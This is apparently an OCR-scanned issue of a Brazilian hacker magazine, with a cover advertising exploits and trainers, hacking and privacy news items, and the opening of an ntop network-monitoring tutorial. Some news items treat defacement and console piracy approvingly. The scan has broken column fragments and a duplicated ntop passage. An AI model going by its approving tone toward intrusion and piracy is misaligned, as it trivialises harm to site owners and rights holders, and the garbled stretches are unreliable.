



NO CD: WARLINUX, DISTRIBUIÇÃO ESPECIAL PARA WARDRIVERS

HACK3R

int 0x80

Outpost Pre 1.0: programa completo

Firewall

>> Transforme seu computador numa verdadeira fortaleza

>> No CD, a maior coleção de Firewalls já reunida

>> Para todas as necessidades e tamanhos de rede

>> Programas para Windows, Linux e BSD

No verso, destaque do CD

>> Linux Security Modules

>> A segurança do Linux começa já no kernel
>> Aprenda a tornar seu PC ainda mais seguro

>> Ntop

>> O topo das ferramentas de gerenciamento de redes
Veja tutorial com dicas na revista

>> Exploits

Mais de 30 novos exploits que usam falhas em Apache, IRC, chats, Linux e Oracle
Aprenda como funciona o Malware - exploit do Outlook

>> Trainers

Deixe de ser um prego
Truques e sacanagens para usar nos principais jogos: Unreal, WarCraft, Wolfenstein, FIFA 2003

>> Anti-Spam

Chega de caixa postal lotada!

Diversos programas no CD

E mais: Tutoriais completos, os melhores defacements e muito Mp3

R\$ 11,90 Ano I # 8

www.digerati.com.br

ISSN 1676-3068



9 771676 306000



08



Divertido?

PCMundo. O seu melhor programa.

Revista PCMundo
Revista mais CD-ROM por R\$ 11,90
nas bancas ou no site www.digerati.com



COMPROMISSO COM O LEITOR: se o CD não rota e o software não bota os dentes

PCMundo
aprendizado - entretenimento - jogos - internet - entretenimento

Curso para Mágicos
Exclusivo! Aprenda a fazer mágicas com este curso em vídeo!
• 20 mágicas divertidas por menor preço do mercado.
• Passo a passo e explicação de como fazer as truques e as mágicas.
• As mágicas podem ser feitas com objetos simples e baratos que você tem em casa.
• Trabalho em vídeo integrado (ídeo) para que seja mais fácil de seguir.

O Senhor dos Anéis
No CD, Diverte de graça O Senhor dos Anéis, o novo filme da saga mais aguardada do ano. Sinta toda a magia de entrar no mundo de Gandalf, Aragorn e Frodo em uma incrível aventura!

Mundo Virtual
Conheça o mundo virtual de Internet e os serviços disponíveis para você.

Graffiti no CD
Aprenda a fazer o graffiti com o maior e mais completo software de graffiti do mundo.

Concursos Públicos
Empreça à vida!

Jogos Clássicos
Completos no CD

150 CURSOS
Completos no CD

www.digerati.com

www.digerati.com

No dia 21 de janeiro, o mundo hacker viverá um momento histórico. Pela primeira vez em oito anos o grande mito hacker, Kevin Mitnick, poderá acessar a Internet. Essa foi uma das proibições que ele sofreu por conta da sua condenação em 95. Nesse meio tempo, o rapaz tem se dedicado ao rádio e a escrever livros. Só não sabemos se ele escreveu o livro na máquina de escrever do avô ou se pôde usar um computador off-line. Mas essa situação dá muito o que pensar. Com a vida (pelo menos para muitos) rodando ao redor da Internet, não deve existir a pior condenação do que ser proibido de acessá-la. Será essa a prisão do futuro? A proibição de acesso será a condenação para os crimes cometidos on-line? Parece roteiro de filme cyberpunk, mas nesses meus vários anos eu parei de duvidar. Parece que qualquer coisa é possível, então, o melhor é manter este ceticismo light.

Afinal, quem iria acreditar que o hackerismo iria chegar até o jornalismo? Não, não estamos falando da nossa própria revista, a primeira do gênero no Brasil, e umas das poucas que abordam o tema de segurança de forma profissional.

Estamos falando da agência de notícias Reuters, que "hackeou" o site de uma empresa para conseguir, antes de todo mundo, informações relevantes sobre as finanças desta companhia. Mais uma discussão para os advogados, sociólogos e outros tais. Se algo está na Internet, quais são as fronteiras? Afinal, a Reuters não invadiu o servidor para roubar informações secretas, ela só fez uma busca caprichada chegando a páginas que estavam no ar, mas sem links. Será que a briga por manter o controle das informações colocadas na Internet vale a pena? É outra pergunta difícil de responder. Mas uma associação antipirataria na Dinamarca começou a enviar "a conta" (literalmente) para os internautas que têm os HDs recheados de MP3, vídeos e outros materiais proibidos. Dá para ficar imaginando a cara dos dinamarqueses ao receber um boleto de cobrança pelas músicas que estariam armazenadas em seus computadores... E o pior é que ninguém teve de invadir, já que é só fazer uma pesquisa no KaZaA para descobrir alguns usuários. O grupo conseguiu uma autorização da Justiça, que obrigou os provedores de Internet a fornecer o nome e os dados do usuário. Mas o mais impressionante é que vários dos que receberam as "contas" realmente pagaram!!! Essa é uma grande diferença entre a Dinamarca e o Brasil.

Índice

04 - News

10 - Ntop

14 - Malware

16 - VBauupdate

20 - Alternativas
de Programação

26 - Linux Kernel

30 - Sockets

34 - Diretório/Proc

40 - MSWinsock

44 - Subculture


46 - Guia do CD

A união faz a força

Chave de 109 bits é quebrada por mais de 10 mil computadores

Definitivamente, "a união faz a força". Uma das chaves de encriptação mais seguras do mundo foi quebrada por um ataque sincronizado de brutal force, realizado por mais de 10 mil computadores. O prêmio oferecido pela Certicom, criadora do sistema de encriptação, Elliptic Curve Cryptography, de 109 bits, foi dada aos estudantes da faculdade de Notre Dame, que realizaram o feito que demorou 549 dias para ser concretizado - o desafio começou em 97.

O prêmio foi de US\$ 10 mil, dos quais US\$ 8 mil foram doados para a Free Software Foundation, do grande Mr. Stallman. Hoje, a Certicom está com um novo desafio, oferecendo US\$ 20 mil para quem quebrar uma chave de 131 bits. Mas dessa vez parece que o desafio irá durar mais tempo do que o primeiro para ser realizado, pois uma chave de 131 bits é bem mais difícil de se quebrar.



DEFACERS NO CORINTHIANS

Corinthianos usam próprio site para comemorar derrota do Palmeiras



Tudo bem que para os corintianos o rebaixamento do Palmeiras foi um grande acontecimento, algo que deixou todos satisfeitos. Mas alguns defacers, torcedores do Corinthians, invadiram o site do próprio clube (www.corinthians.com.br), colocando nele frases que lembravam o rebaixamento do grande rival. O site do Corinthians ainda está fora do ar, sendo direcionado para a Picture Internet Solutions, mas a equipe que cuida do site disse que ele voltará ao ar o mais breve possível.



CHIFRES BINÁRIOS?

Hacker traído extrapola vingança e é preso

Parece conto de carochinha, mas não é. A dor fenomenal de descobrir-se traído fez com que Philip Nourse, 21 anos, se transformasse no mais novo provedor de pornografia da Web - o que lhe rendeu alguns anos de prisão.

Tudo começou quando o estudante, que é hacker, descobriu que sua namorada, uma aeromoça de 19 anos, estava sorrateiramente lhe aplicando um par de artefatos incômodos na testa.

A vingança veio fria. O rapaz, desnorteadão, invadiu a conta da moça no serviço Friends Reunited, no qual publicou fotos de suas relações sexuais, criou um site disponibilizando vídeos eróticos dos dois, acessou ilicitamente o e-mail da fulana e mandou as URLs para os amigos dela.

Para descobrir a traição, o procedimento também foi ilegal: o hacker convenceu dois amigos da operadora de celular a interceptarem as mensagens de texto recebidas pela aeromoça e redirecionar para ele.

Nourse foi descoberto e agora cuidará da ressaca pelos próximos cinco anos na prisão. Os amigos foram demitidos e nós, da H4CK3R, ainda detectamos uma pequena falha de procedimento: é que ele se esqueceu de que também está nos vídeos eróticos e nas fotos das relações. Chato, não?

LABORATÓRIO DE SPAM

Grupo cria reservatório para estudo de ferramentas anti-spam

Existe algo pior na Internet do que spam? É uma pergunta realmente difícil. Mas, quando você abre sua caixa postal e encontra uns 80 spams, como aconteceu com um dos redatores aqui da Hacker, você começa a levar a sério este problema.

Foi por isso que o pessoal do SpamArchive resolveu construir um site para guardar e estudar spams.

A idéia é construir boas ferramentas anti-spam, usando o repositório para testes de algoritmos.

A organização é comunitária e está aberta à participação de todos.

Aliás, quanto mais gente participar, melhor. Quem sabe não dá para eliminar de vez esta praga?



Participe: www.spamarchive.org/

e as fraudes continuam...

Pirata cria site para roubar senhas de usuários do eBay

A ingenuidade e falta de noção de alguns usuários do eBay, site de leilões, é um prato cheio para os hackers. Dessa vez, um espertinho, usando um cartão de crédito roubado, registrou o domínio change-ebay.com. Depois, ele mandou milhares de mensagens para usuários cadastrados do site de leilões, solicitando que eles entrassem no change-ebay.com para cadastrar uma nova senha. Com a importância da questão da segurança nos dias de hoje, foi fácil convencer muitos a recadastrarem seus dados. Só que, como era de se esperar, a página mandava seu nick e sua senha só para o e-mail do hacker. Aí era partir para o abraço. Ninguém confirmou o número de usuários que caíram no conto, nem se os dados foram realmente usados para fazer compras no site. Mas o próprio eBay tem uma parte da culpa porque eles realmente estão fazendo uma campanha de segurança com os seus usuários e colocam um link solto no e-mail enviado. Isso facilita muito o trabalho de fraudadores, já que fica muito difícil separar o que é sacanagem do que é verdade. Ainda falta muito para que os procedimentos de segurança sejam universais.



“...o mal já está feito. Logo, todos estaremos, via Internet, sendo vigiados pelo governo dos EUA ...”



Imagens: Divulgação/Reprodução

em defesa da liberdade?

EUA acabam com a privacidade de seus cidadãos

O povo dos EUA quer e o Senado não deixou por menos. Foram 90 votos a 9 a favor da Homeland Security Act, a lei que acabará com a privacidade dos cidadãos americanos e, por tabela, com a de todo o mundo. Segundo a lei, o governo saberia, entre outras coisas, as compras das pessoas, suas viagens, prescrições médicas, visitas a sites, e-mails, depósitos bancários e muitos outros itens.

Quem está por trás da idéia é John Poindexter, que foi consultor de segurança na época do governo de Ronald Reagan. Ele é um personagem polêmico, que já foi acusado de mentir durante depoimento no Congresso. Sua função seria construir a tecnologia necessária para colocar isso em vigor no Pentágono (veja nota na página 8).

De qualquer forma, o mal já está feito. Logo, todos estaremos, via Internet, sendo vigiados pelo governo dos EUA pelo seu novo Carnivore, muito mais amplo, sofisticado e legalizado.

CIBERINIMIGO N° 1 DOS EUA É**LOCALIZADO****Hacker britânico é indiciado por megaataque**

O Hacker que invadiu cerca de 100 redes das Forças Armadas americanas durante o ano passado foi localizado e será indiciado.

Segundo as autoridades americanas o hacker é britânico, mas decidiu não revelar sua identidade, por motivos de segurança. Não foi revelado se o hacker já está sob custódia do governo dos EUA, mas uma pessoa fortemente ligada ao governo americano declarou que não se trata de um amador, mas de um hacker com uma grande experiência, pois segundo ele um hacker amador, mas com bons conhecimentos, conseguiria invadir pelo menos um servidor, mas invadir mais de 100 servidores realmente é algo para quem já tem experiência no assunto.

Os EUA estão pensando em pedir a extradição do britânico, coisa ainda muito rara no mundo dos ataques hacker, isso porque esse caso é considerado uma prioridade há mais de um ano quando se fala de crimes digitais nos EUA. As autoridades inglesas não quiseram se pronunciar sobre o caso.

“...Portanto, se você receber algum e-mail da Kaspersky contendo um anexo, é melhor não abrir...”

**KASPERSKY DISTRIBUI VÍRUS**

Crackers roubam e-mails de assinantes para distribuir vírus

A empresa de segurança russa, Kaspersky - desenvolvedora de um dos melhores e mais conceituados antivírus do mercado -, teve seu servidor invadido por crackers, resultando assim em roubo de dados, como e-mails de assinantes cadastradas em seu newsletter. A idéia dos crackers era enviar e-mails aos assinantes da empresa com o vírus Brindex anexado. Sendo assim, o usuário, que tem total confiança sobre empresa, executaria e abriria o e-mail pensando ser alguma vacina para vírus.

Segundo a própria Kaspersky não ouve relatos de micros infectados por esses e-mails. A empresa ainda alega que a correção do bug do gerenciador de e-mails do Windows - o Outlook, conhecido como Iframe - , é a porta de entrada para os mais variados worms. A correção para essa falha pode ser adquirida no próprio site do desenvolvedor do programa: www.microsoft.com. Portanto, se você receber algum e-mail da Kaspersky contendo um anexo, é melhor não abrir.



XBOX BARRA PIRATAS PELA NET


Quem usa modchips não poderá jogar on-line

Todos nós já conhecemos os famigerados modchips, aquelas maravilhas desenvolvidas pelos mais diversos países que fazem quase todos os videogames existentes serem capazes de ler qualquer mídia, sendo ela backup ou original. Recentemente, foram lançados os primeiros modchips para o Xbox, fazendo com que qualquer backup, seja em CD ou DVD, seja rodado sem problemas.

Mas nem tudo é perfeito... A Microsoft inaugurou recentemente a Xbox Live, que permitirá aos usuários do Xbox jogarem on-line pelos seus videogames. Você pode pensar: mas o que isso



tem a ver com os modchips? Pois bem, a Microsoft introduziu um dispositivo de segurança na Xbox Live, que detecta se o Xbox é chipado ou não, gravando seu ID para que ele nunca mais possa acessar a Xbox Live, caso tenha um modchip. As pessoas que têm um Xbox chipado estão retirando seus modchips na hora em que se conectam à Xbox Live, para que seu ID não fique bloqueado. Neste caso, a única função do modchip, que é desatravar o videogame para jogos piratas, estará desabilitada. O jeito será comprar os jogos exclusivamente on-line originais. Muitas pessoas estão esperando novos modchips que quebrarão essa verificação da Microsoft, mas, segundo ela, o modo em que a Xbox Live detecta o Xbox chipado mudará periodicamente, diminuindo muito a chance de novos modchips burlarem essa trava. Mas como não devemos escutar nada do que a Microsoft diz, é só aguardar os novos modchips e se divertir à vontade.



Imagens: Divulgação/Reprodução

Peidaram na rede

E o resultado até que não cheirou tão mal

Entre os diversos vírus lançados no último mês, houve um que chamou a atenção por um fato inusitado: ele se chama "Peido"!

Provavelmente, o vírus foi criado no exterior e, obviamente, o nome não tem lá o significado que tem no Brasil, o que não impede o fato de ser totalmente bizarro. Ainda não se sabe o autor, que estaria recebendo informações através de um trojan (uma variante do Downloader) que acompanha o worm.

Várias piadas invadiram a Net por conta do ocorrido. Houve quem apontasse a solução no site da Symantec, um programa chamado "Rolha". Outros diziam que o sucesso do vírus se devia ao fato de ele atuar de forma silenciosa no computador do usuário. O fato é que ele é perigoso (nem tanto, segundo as empresas de antivírus) e é melhor não bobear. Se você receber um arquivo anexo chamado mail.htm, nem pense em abri-lo. Ou o "Peido" poderá se espalhar pelo seu computador.

Viua, "TCHÊ" GUEVARA! Gaúchos regulamentam uso de software livre

Fazendo jus à tradição que o aponta como um dos estados mais vanguardistas do Brasil, o Rio Grande do Sul saiu na frente mais uma vez e, desde a primeira semana de dezembro de 2002, tornou-se a primeira unidade da Federação a aprovar, por lei, o uso do software

livre em órgãos públicos estaduais.

A decisão, baseada em um projeto do deputado petista Elvino Bohn Gass, determina que se dê preferência ao uso do free software em todas as repartições públicas gaúchas. O texto não chega a proibir os softwares proprietários, mas além de orientar que se dê preferência aos que operem em ambiente multiplataforma, ainda estabelece que seu uso ocorra apenas se não houver um software aberto à altura ou se houver risco de incompatibilidade entre as versões abertas e os sistemas preexistentes.

Apesar de dar margem a interpretações subjetivas, a nova lei não deixa de ser um merecido reconhecimento ao copyleft, que tem crescido no País. O texto completo pode ser acessado por meio do endereço http://www.deputadobohn-gass.com.br/int_slivre_lei.html.



Pentágono vai ser o nosso Big Brother A não ser que ajamos antes...

Só não vê quem não quer. Enquanto a Homeland Security Acte aprovada no Congresso dos EUA, o Pentágono segue firme e forte em sua intenção de criar uma tecnologia capaz de registrar informações particulares de todos os cidadãos do país (isso em tese, na prática, qualquer cidadão do mundo poderá acabar espiado).


O Secretário de Defesa dos EUA deu uma declaração para tentar amainar as críticas contra o projeto, chamado 'Total Information Awareness'. Ele disse que "a tecnologia, uma vez desenvolvida, se enquadra aos direitos dos cidadãos". Podem, com esse argumento, enganar o povo americano, mas a nós não. E quais direitos seriam esses, uma vez que a ofensiva legal representada pela "Homeland..." garanta que qualquer cidadão possa ter toda a sua privacidade investigada? É o Big Brother virando realidade. Com a Internet, até quem nasceu no Brasil ficaria vulnerável. O que fazer contra isso? Por enquanto, não há muita coisa, a não ser parar de bajular os americanos.

Diga-me com quem tecla... HP incita bisbilhotice na Noruega

Por uma inusitada falha num teclado sem fio que vendeu maciçamente na Europa, a HP corre o risco de incentivar a bisbilhotice entre jovens noruegueses.

Tudo porque Per Arild Evjeberg (não tente pronunciar) descobriu, junto com um vizinho, Per Erik Helle, que o que ele digitava em seu teclado misteriosamente aparecia na tela do colega, que mora a 150 m de distância, na cidade de Stavanger.

Helle, o vizinho, argumentou que o fato não se limitava ao teclado do colega, já que o problema estaria nos sinais emitidos pelo hardware, que seriam muito fortes. Ele estava certo: a companhia trocou o teclado de Evjeberg e o fenômeno voltou a acontecer. Até o momento em que escrevemos esta nota, a HP havia decidido realizar testes para averiguar melhor o problema - inclusive em termos de frequência de rádio -, o que poderia levar a um recall das mais de 65 mil unidades vendidas no Velho Mundo.



marketing hacker? Primeiro capítulo do livro de Mitnick está na Rede

O esperado livro do mais famoso hacker de todos os tempos, Kevin Mitnick, acabou de sair, mas já está causando forte polêmica. Recentemente, um capítulo que acabou não saindo na versão final começou a ser divulgado na Internet. Este "capítulo perdido" é, não por acaso, um dos mais polêmicos, pois trata da tumultuada relação do hacker com o jornalista do "The New York Times", John Markoff. Markoff escreveu diversos artigos a partir de 1994 sobre as peripécias do hacker. Mas ele esqueceu de dizer que os dois já se conheciam antes disso. E que a recusa de Mitnick em atuar como consultor para um estúdio de cinema fez com que Markoff perdesse muito dinheiro.

Expliquemos a confusão: o jornalista escreveu, em 1991, o livro *Cyberpunk: Outlaws and Hackers on the Computer Frontier* (algo como *Cyberpunk: Foras-da-Lei e Hackers na fronteira dos computadores*). Apesar de discordar do livro, Mitnick aceitou trabalhar como consultor para o estúdio que estava rodando um filme baseado na publicação. Quando era hora de renovar o contrato, Mitnick deu para trás e todo o projeto foi cancelado.

Assim, o capítulo perdido mostra que Markoff tinha muita raiva do hacker e isso pode ter influenciado os artigos que escreveu. Segundo Mitnick, muitas mentiras foram contadas sobre o seu tempo de hacker. A editora não explicou por que o capítulo foi retirado da versão final do livro.

Por outro lado, Mitnick está ansioso pela chegada do dia 21 de janeiro. É que nesta data acabará o seu "banimento" da Internet. Em 1995, ele foi proibido de acessar a Rede por oito anos. Segundo o hacker, o primeiro site que irá visitar é o blog da sua namorada.

Veja o que ela fala sobre ele no site:

www.labmistress.com



THE ART OF
DECEPTION

KEVIN MITNICK

THE ART OF
DECEPTION

It takes
to catch a THIEF.

"Just because someone has been arrested for hacking doesn't mean he's a criminal," says convicted hacker KEVIN MITNICK.

er?
o de
e

cker de
de sair,
recente-
indo na
o na
ão por
ata da
rnalista
koff.
de 1994
ueceu de
so. E que
litor para
rkoff

veu, em
ckers on
punk:
imputa-
aceitou
le estava
Quando
eu para

arkoff
e ter
gundo
sobre o
cou por
do livro.
bela
ta data
t. Em
por oito
que irá




me has been
about me and
concerned
X.

F.

Imagem: Reprodução

"BRAZILIAN HACKERS"

Brasil é eleito o número 1 em ataques na Internet



O Brasil é considerado, hoje, pela "imprensa" internacional o número 1 em quantidade de ataques em servidores dos mais diversos países. Os

ataques variam desde roubos de cartões de crédito até pirataria de softwares e ataques do tipo defacement. Segundo a empresa de segurança MIG2, a causa desses ataques serem mais efetivos no Brasil, deve-se ao fato de nosso País não apresentar uma legislação efetiva para esse tipo de crime, e também pela fácil distribuição e disseminação de ferramentas utilizadas para efetuar esses tipos de ataques pelos usuários brasileiros. Essas ocorrências de segurança parecem ser simples, mas para os especialistas causam um prejuízo de bilhões de dólares aos oito países mais ricos do mundo.

O que se sabe, na verdade, é que esse é um fato normal no Brasil. Você mesmo que está lendo esta notícia, se já não alterou ou altera uma página na Internet, sabe que é possível virar hacker da noite para o dia.

THE POWERPUFF COWS

Vaca morta proíbe governos de usar software

Respeitado em toda a comunidade hacker pelo desenvolvimento de ferramentas como o BackOrifice e o browser Camera/Shy, destinado a driblar a censura que alguns países impõem sobre a Internet, o grupo hacktivista Cult of the Dead Cow (cDc) recentemente lançou mais uma novidade, que promete revolucionar a forma de se entender uma licença de software.

A iniciativa atende pelo nome de HESSLA (Hacktivism Enhanced-Source Software License Agreement) e guarda uma particularidade interessante: é a primeira que dá importância primordial à promoção dos direitos humanos. A interação software-direitos humanos ocorre por meio da aplicação inversa da noção de copyright.

Ao contrário da maior parte das licenças free software e open source, por exemplo, a HESSLA impõe restrições à distribuição dos softwares que forem lançados sob ela. As restrições, entretanto, atingem apenas aqueles que atentam contra a liberdade de expressão e os direitos do usuário final, como os governos que desrespeitam os

direitos humanos, proibidos de usar softwares protegidos pela nova licença. A HESSLA, que também proíbe o uso para "fins maliciosos", pode ser melhor conhecida por meio do site:

<http://www.cultdeadcow.com/news/hacklicense.txt>



Dead cow found in Sawmill Creek, Custer County, ID, 1996.

ARQUIVO CONFIDENCIAL

"Micro\$oft Google" busca informações pessoais

Quem possui uma mínima vida na Internet, sabe que, depois de um certo tempo, qualquer um com um pouco mais de vontade de lhe conhecer pode acessar inúmeras informações sobre você recorrendo a simples buscadores, como o Google.

Se esta possibilidade lhe assusta, imagine depois que você souber o que Bill Gates prepara para o futuro: um software capaz de armazenar, virtualmente, toda a história da vida de uma pessoa num imenso banco de dados.

Por história de vida, leia-se: imagens, vídeos, cartas,

e-mails, etc. O projeto já tem nome, MyLifeBits, e funcionaria como uma espécie de "Google pessoal", disponibilizando informações de você para você mesmo. A MS apostou na existência futura de HDs de 1 TB a uns US\$ 300 para guardar tudo no micro.

Bom, agora, você está pensando: se vai ficar comigo, qual é o

problema? Dois: primeiro, armazenar *você* num software proprietário (dá para confiar?); segundo, e se um hacker conseguir invadir sua máquina? Pois é, pensamos a mesma coisa...



MICROSOFT
WINDOWS.

ntop

Ajudando no gerenciamento da sua rede

Gleicon S. Moraes

gsmoraes@terra.com.br

A tarefa de gerenciamento de redes tem se tornado nos últimos anos cada vez mais complexa e crítica para os negócios que ela suporta, devido não só ao aumento de volume das transações, mas também à evolução dos equipamentos empregados e à maior dependência dos negócios na agilidade e confiabilidade deste meio de comunicação.

Além do esforço humano, ferramentas automatizadas para manutenção, controle e, principalmente, monitoração, evoluem em complexidade e preço. A necessidade dessas ferramentas é um imperativo em qualquer datacenter hoje em dia. E com olhos neste nicho, os fornecedores tentam ganhar terrenos com suas soluções ditas integradas e completas.

Mas além das ferramentas comerciais fechadas, existem as de código livre e aberto, que oferecem os mesmos, se não mais, recursos para as tarefas de administração e monitoramento. Ferramentas como IDSs, scanners, monitores e testes estão disponíveis e algumas até se tornam padrão dentro das grandes empresas, como é o caso do MRTG.

Uma ferramenta interessante é a **ntop**. O nome vem do utilitário de linha de comando **top**, presente em vários ambientes Unix, que no seu início seguia o mesmo conceito: identificar cada conexão e o uso de recursos no barramento da rede. Com o tempo, houve uma evolução, natural em um projeto como este, e ela cresceu para uma suite de recursos com interface via Web, além da tradicional pelo console, e com foco em:

- Medida do tráfego
- Monitoramento de tráfego
- Planejamento e otimização da rede
- Detecção de violações na segurança

Controlar o “gasto” na rede, o tráfego por pacote, proto-

colo, destino e fonte, com gráficos e dados em forma de tabela, são atribuições da *medida do tráfego*. Entender que tipos de pacotes e protocolos são mais usados, quais os destinos mais acessados, de onde vem o tráfego mais pesado, é parte do *monitoramento de tráfego*. Como consequência dos dois itens anteriores, temos material para planejar e otimizar a rede, devido à visão bem clara dos gargalos e áreas que necessitam de maior atenção. Quanto à *detecção de violações na segurança*, são add-ons ao ntop que permitem este controle mais preciso.

Portanto, os dados que temos, por host, em *medida de tráfego*, com nomes em inglês para facilitar o entendimento do ntop, são:

DATA SENT / RECEIVED

O tráfego total gerado e recebido por host (volume e pacotes), classificado por protocolo

USED BANDWIDTH

Os valores atual, médio e de pico do uso de banda

IP MULTICAST

Tráfego total de multicast recebido pelo host

TCP SESSIONS HISTORY

Conexões ativas de TCP aceitas e estabelecidas pelo host, e as estatísticas de tráfego.

UDP TRAFFIC

Tráfego total de UDP

TCP/UDP USED SERVICES

Serviços disponíveis pelo host, e a lista dos últimos cinco hosts que o usaram

TRAFFIC DISTRIBUTION

Tráfego local, local para remoto, remoto para local, estatísticas e volume

IP TRAFFIC DISTRIBUTION

Comparativo entre o tráfego UDP e TCP, distribuição dos protocolos

Para o tráfego global, temos:

TRAFFIC DISTRIBUTION

Tráfego da sub-rede local, comparativos entre remoto e local

PACKETS DISTRIBUTION

Número total de pacotes organizados pelo tamanho e tipo

USED BANDWIDTH

Uso atual, médio e pico da banda

PROTOCOL UTILIZATION AND DISTRIBUTION

Distribuição do tráfego observado de acordo com protocolo e origem/destino

LOCAL SUBNET TRAFFIC MATRIX

Tabela de tráfego monitorado entre cada par de hosts na sub-rede local

NETWORK FLOWS

Estatísticas de fluxos definidos pelo usuário, no caso de customização

O **monitoramento de tráfego**, ao contrário do que possa parecer, abrange a habilidade de reconhecer situações em que o fluxo não condiz com o que pareceria ser lógico ou correto, alguma anomalia que não está de acordo com algumas regras e limites predefinidos. Algumas destas anomalias podem ser frutos de problemas com

software, hardware ou terceiros com más intenções:

- Uso de Endereço IP duplicado
- Identificação de hosts locais em modo promiscuo (sniffer)
- Diagnóstico de aplicações mal configuradas
- Uso incorreto de serviços, de hosts que não usam ou pulam proxies
- Mal uso de protocolos, como no caso de túneis via HTTP ou SMTP, ou hosts que possuem serviços desnecessários
- Identificação de estações usadas como routers ou gateways
- Consumo anormal de banda

Comparativo entre o tráfego UDP e TCP, distribuição dos protocolos

Para o tráfego global, temos:

TRAFFIC DISTRIBUTION

Tráfego da sub-rede local, comparativos entre remoto e local

PACKETS DISTRIBUTION

Número total de pacotes organizados pelo tamanho e tipo

USED BANDWIDTH

Uso atual, médio e pico da banda

PROTOCOL UTILIZATION AND DISTRIBUTION

Distribuição do tráfego observado de acordo com protocolo e origem/destino

LOCAL SUBNET TRAFFIC MATRIX

Tabela de tráfego monitorado entre cada par de hosts na sub-rede local

NETWORK FLOWS

Estatísticas de fluxos definidos pelo usuário, no caso de customização

O **monitoramento de tráfego**, ao contrário do que possa parecer, abrange a habilidade de reconhecer situações em que o fluxo não condiz com o que pareceria ser lógico ou correto, alguma anomalia que não está de acordo com algumas regras e limites predefinidos. Algumas destas anomalias podem ser frutos de problemas com

software, hardware ou terceiros com más intenções:

- Uso de Endereço IP duplicado
- Identificação de hosts locais em modo promiscuo (sniffer)
- Diagnóstico de aplicações mal configuradas
- Uso incorreto de services, de hosts que não usam ou pulam proxies
- Mal uso de protocolos, como no caso de túneis via HTTP ou SMTP, ou hosts que possuem serviços desnecessários
- Identificação de estações usadas como routers ou gateways
- Consumo anormal de banda

As outras duas funções esperadas são obtidas pela análise detalhada destes dados, que possibilita ter uma imagem de como é o estado atual da rede, seus gargalos, até mesmo seu custo e o custo de seus problemas. Este tipo de informação é analisado por um profissional específico, mas que depende da coleta dos dados de uma forma automatizada e precisa.

A instalação é bem simples. Existem pacotes para cada sistema operacional, até mesmo para Windows, e o uso de sua interface via Web, juntamente com seus gráficos, pode ser distribuído pelos computadores da rede que tiverem permissão de acesso à sua porta (configurável também no ntop). O ntop pode ser usado juntamente com o CISCO NetFlow(r) e também com o RRDTool, que por sua vez é usado com o MRTG. Como se vê, integração não é o problema.

Constituição

O ntop foi construído usando a libpcap, a mesma usada no famoso tcpdump. Isto permitiu que houvesse versões para quaisquer plataformas em que a libpcap funcionasse.

Basicamente ele age como um sniffer, recolhendo

todos os dados presentes no barramento da rede, posteriormente classificando e tratando, gerando gráficos e tabelas.

